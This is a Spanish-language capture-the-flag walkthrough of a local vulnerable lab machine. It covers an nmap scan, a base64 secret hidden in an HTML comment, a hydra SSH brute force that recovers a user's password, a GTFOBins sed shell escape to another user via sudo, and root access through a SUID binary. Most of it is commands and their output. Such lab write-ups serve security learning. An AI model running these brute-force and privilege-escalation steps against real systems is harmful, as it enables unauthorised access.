
Vamos a desplegar la maquina vulnerable.

Hacemos un escaneo profundo de los puertos de la maquina vulnerable

```
❯ sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
```


```
❯ cat Puertos
File: Puertos
1   # Nmap 7.95 scan initiated Thu Oct  9 21:44:36 2025 as: /usr/li
2   Nmap scan report for 172.17.0.2
3   Host is up, received arp-response (0.0000070s latency).
4   Scanned at 2025-10-09 21:44:36 CEST for 29s
5   Not shown: 65531 closed tcp ports (reset)
6   PORT    STATE SERVICE      REASON
7   22/tcp  open  ssh          syn-ack ttl 64
8   | ssh-hostkey:
9   |   1024 a1:bc:79:1a:34:68:43:d5:f4:d8:65:76:4e:b4:6d:b1 (DSA)
10  | ssh-dss AAAAB3NzaC1kc3MAAACBAIO2Wyz8RV+TsSzmEEc6a+1aDtKIsiERW
    qXS7fm9NUPwAAAIBvWoittNHdSTrNMr2rgnGp90iRdI7PbEsW1K+JJKsM698zlP
    CLW/uTltE0K7aWDq6bSxTRVXxl/Cg1Boo1HYrU2T/MazIXVLwj0Ou/Ld7FLYsW6
11  |   2048 38:68:b6:3b:a3:b2:c9:39:a3:d5:f9:97:a9:5f:b3:ab (RSA)
12  | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC91gxIuSG9qhKAtBXERuz5i
    So3AhkWOb+UC1S0D0g4fECU9vlxGwPGuDGIf/PCfBA2ab2IuDdoi+MrgqVSHzjG
13  |   256 d2:e2:87:58:d0:20:9b:d3:fe:f8:79:e3:23:4b:df:ee (ECDSA)
14  | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzd
15  |   256 b7:38:8d:32:93:ec:4f:11:17:9d:86:3c:df:53:67:9a (ED2551
16  |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHVk3+Nsya30hqo9ExSdXD6LN
17  80/tcp  open  http         syn-ack ttl 64
18  |_http-title: Andys's House
19  | http-methods:
20  |_  Supported Methods: GET HEAD POST OPTIONS
21  139/tcp open  netbios-ssn  syn-ack ttl 64
22  445/tcp open  microsoft-ds syn-ack ttl 64
23  MAC Address: 02:42:AC:11:00:02 (Unknown)
24
```

Visitamos el servidor web con el que cuenta e investigando un poco vamos encontrarnos varios directorios, en uno de ellos en la de galería de imágenes vi en el código de la pagina un cifrado.






```
75 </body>
76 </html>
77 <!-- ZXN0b2VzdW5zZWNyZXRvCg== -->
78
```

Vamos a descifrarlo y al ser todo junto puede ser la contraseña de un usuario o un directorio.



Al intentar varias cosas, llegamos a ver que es un directorio y cuenta un txt





Ya que tenemos un usuario vamos a hacer un ataque con hydra y tenemos la contraseña del usuario.

```
❯ hydra -l lucas -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-09 21:48:16
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: lucas   password: chocolate
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-09 21:48:17
```

```
❯ ssh lucas@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:2w4/PQ5L3xreq6F0ZhOCWrJ8m8oFWVAnkd6GqbM2jm8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
lucas@172.17.0.2's password:
$ whoami
lucas
```

Ahora hacemos la escalada de privilegios, vemos que podemos escalar al usuario Andy con el binario sed, así que con ayuda de gtfobins vamos a ver como escalar

```
lucas@526d42cedd9f:~$ sudo -l
Matching Defaults entries for lucas on 526d42cedd9f:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lucas may run the following commands on 526d42cedd9f:
    (andy) NOPASSWD: /bin/sed
lucas@526d42cedd9f:~$ sudo -u andy /bin/sed -n '1e exec sh 1>&0' /etc/hosts
$ whoami
andy
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

GNU version only. Also, this requires `bash`.

```
sudo sed -n '1e exec sh 1>&0' /etc/hosts
```

Una vez como Andy, vemos que no tenemos la contraseña de Andy, así que vamos a buscar binarios que tengan permisos de ejecutar como sudo.

```
andy@526d42cedd9f:~$ sudo -l
[sudo] password for andy:
andy@526d42cedd9f:~$ find / -perm -4000 -user root 2>/dev/null
/bin/su
/bin/mount
/bin/umount
/bin/ping6
/bin/ping
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/local/bin/privileged_exec
/usr/local/bin/backup.sh
```

Vemos que tenemos esos dos, al ejecutar uno de ellos, vemos que ya somos root.

```
andy@526d42cedd9f:/usr/local/bin$ ls
backup.sh  privileged_exec  privileged_exec.c
andy@526d42cedd9f:/usr/local/bin$ privileged_exec
Running with effective UID: 0
root@526d42cedd9f:/usr/local/bin# whoami
root
```